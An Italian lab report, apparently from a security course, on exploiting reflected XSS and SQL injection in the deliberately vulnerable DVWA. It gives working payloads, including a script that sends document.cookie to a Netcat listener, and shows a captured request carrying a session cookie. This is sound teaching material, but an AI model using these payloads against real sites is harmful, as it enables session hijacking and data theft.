

Pratica S6/L2

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA



L'attacco XSS riflesso (reflected XSS) sfrutta una vulnerabilità in cui un'applicazione web restituisce, senza sanitizzazione, i dati ricevuti dall'utente direttamente nella risposta. Di conseguenza, un attaccante può inserire script dannosi che vengono eseguiti nel browser della vittima, rubando potenzialmente cookie, sessioni o reindirizzando l'utente verso altre pagine.





Esempio di Attacco XSS Riflesso

Accedi alla sezione vulnerabile: In DVWA, vai alla sezione chiamata "XSS Reflected" che è progettata per testare attacchi di XSS riflesso.
Inserisci il payload: Nel campo di input che DVWA fornisce per il test XSS (ad esempio, un campo di testo dove inserire il proprio nome),
I**nserisci il seguente codice**: html **<script>alert('XSS')</script>**
Invia il modulo: Dopo aver inserito il payload, invia il modulo.
Risultato: DVWA restituisce la pagina con il contenuto inserito. Se l'applicazione è vulnerabile, il codice **<script>alert('XSS')</script>** verrà eseguito direttamente nel browser della vittima, generando un popup con il messaggio "XSS".
Spiegazione del codice: <script>alert('XSS')</script> è un semplice script JavaScript che esegue il comando alert(), visualizzando un popup di avviso. In questo caso, il messaggio mostrato è "XSS".
Questo dimostra che DVWA è vulnerabile a un attacco XSS riflesso, poiché ha eseguito direttamente il codice JavaScript inserito.


Sequel injection su DVWA

Una SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nei campi di input di un'applicazione web per eseguire comandi SQL arbitrari. Il codice SQL fornito dall'attaccante viene iniettato in una query SQL in modo che il database lo interpreti come parte del comando, consentendo di eludere controlli di autenticazione, accedere a dati sensibili, o anche alterare il database.
Nel caso di DVWA (Damn Vulnerable Web Application), un ambiente di test creato per simulare vulnerabilità comuni nelle applicazioni web, possiamo utilizzare un payload come ' OR '1'='1 per dimostrare una SQL Injection.





Simulazione di una SQL Injection su DVWA
Ecco come funziona il payload ' OR '1'='1 e come utilizzarlo per eseguire una SQL Injection.
Prerequisiti
Ambiente di Test: Assicurati di avere DVWA installato e in esecuzione su un server locale.
Accesso a DVWA: Accedi a DVWA nel tuo browser.
Imposta il livello di sicurezza su "Low" (o prova i livelli più alti successivamente per capire come aumentano le protezioni).
Scenario di Attacco:
In DVWA, vai alla sezione SQL Injection, che simula un'applicazione vulnerabile all'iniezione SQL. Questa sezione solitamente ha un campo di input che richiede un valore come un ID utente per cercare dati nel database.
Campo di input: DVWA chiederà di inserire un valore, come un numero ID. Questo ID viene passato a una query SQL per cercare le informazioni dell'utente.
Inserisci il Payload: Nel campo di input, invece di inserire un normale numero ID, digita:
sql
Copia codice
' **OR '1'='1**
Effetto del Payload: Dopo aver inviato il modulo con questo input, DVWA dovrebbe mostrare tutte le informazioni della tabella, invece di restituire solo i dati relativi a un singolo ID.


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
alessio@Aluandr: ~
File Actions Edit View Help
(alessio㉿Aluandr)-[~]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=99e010e312a6ddb1d50a2ffafe1bfca7 HTTP/1.1
Host: 192.168.1.8:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.113/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Relazione su Attacco XSS Riflesso con Ascolto tramite Netcat

Introduzione

Questa relazione descrive un attacco di tipo XSS riflesso (Cross-Site Scripting) per rubare i cookie di sessione di un utente tramite l'iniezione di codice JavaScript. L'attacco sfrutta Netcat per ricevere e visualizzare i dati inviati dal browser della vittima. Questo tipo di vulnerabilità si verifica quando un'applicazione web riflette l'input dell'utente senza sanificarlo, consentendo l'esecuzione di codice JavaScript malevolo.

Procedura dell'attacco

Preparazione di Netcat: L'attaccante avvia un listener con Netcat per ricevere i dati trasmessi dalla vittima. Il comando usato è:

nc -lvp 12345

Netcat rimane in ascolto sulla porta 12345 per ricevere connessioni in entrata.

Iniezione del Payload XSS: L'attaccante inserisce il seguente codice JavaScript in un campo di input vulnerabile di un'applicazione web: html

Codice

<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie;</script>

window.location reindirizza la vittima a un URL controllato dall'attaccante, includendo i cookie come parametro cookie. document.cookie ottiene i cookie attuali della vittima.

Esecuzione del Codice e Invio dei Cookie: Il browser della vittima esegue il codice iniettato. Ciò causa una richiesta a http://127.0.0.1:12345/cookie<valore_cookie>, dove <valore_cookie> rappresenta i cookie di sessione della vittima.

Ricezione dei Dati tramite Netcat: Netcat riceve la richiesta GET con i cookie della vittima. Un esempio di output ricevuto potrebbe essere:

GET /?cookie=SESSIONID=abcdef123456 HTTP/1.1

Host: 127.0.0.1:12345

User-Agent: ...Il parametro cookie=SESSIONID=abcdef123456 contiene i cookie di sessione, permettendo all'attaccante di visualizzare e potenzialmente sfruttare la sessione della vittima.

Conclusione

Questo attacco XSS riflesso, abbinato a Netcat per l'ascolto delle richieste, evidenzia i rischi associati alla mancanza di controlli sull'input utente nelle applicazioni web. Il furto di cookie di sessione attraverso un'iniezione XSS può consentire a un attaccante di accedere ai dati dell'utente e impersonarlo, dimostrando l'importanza di gestire correttamente l'input nei campi delle applicazioni.